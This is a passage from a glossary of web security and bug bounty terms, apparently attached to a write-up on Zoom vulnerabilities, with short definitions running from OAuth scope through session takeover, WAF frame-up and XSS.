- Scope: in OAuth, the permissions a site asks for, such as profile and email.
- Self-XSS: an XSS that only affects the person who pastes the payload themselves.
- Session: the state of being logged in, usually represented by a cookie.
- Session takeover: stealing a victim's session so you can act as them without their password.
- State: a random value an OAuth flow uses to check that the response belongs to the request it started.
- Subdomain: a name under a domain, such as
app.example.comunderexample.com. - Triage: the process of a bug bounty team checking and rating a report.
- URL: the address of a resource on the web.
- VISS: Zoom's own vulnerability severity scoring system.
- WAF (web application firewall): a filter in front of a site that blocks requests that look like attacks.
- WAF frame-up: making a WAF believe the victim is an attacker, so the victim is blocked.
- WebRTC: browser technology for real-time audio and video.
- Websocket: a way for a page to keep an open two-way connection to a server.
- XSS (cross-site scripting): getting a site to run JavaScript code the attacker wrote, as if it were part of the site.




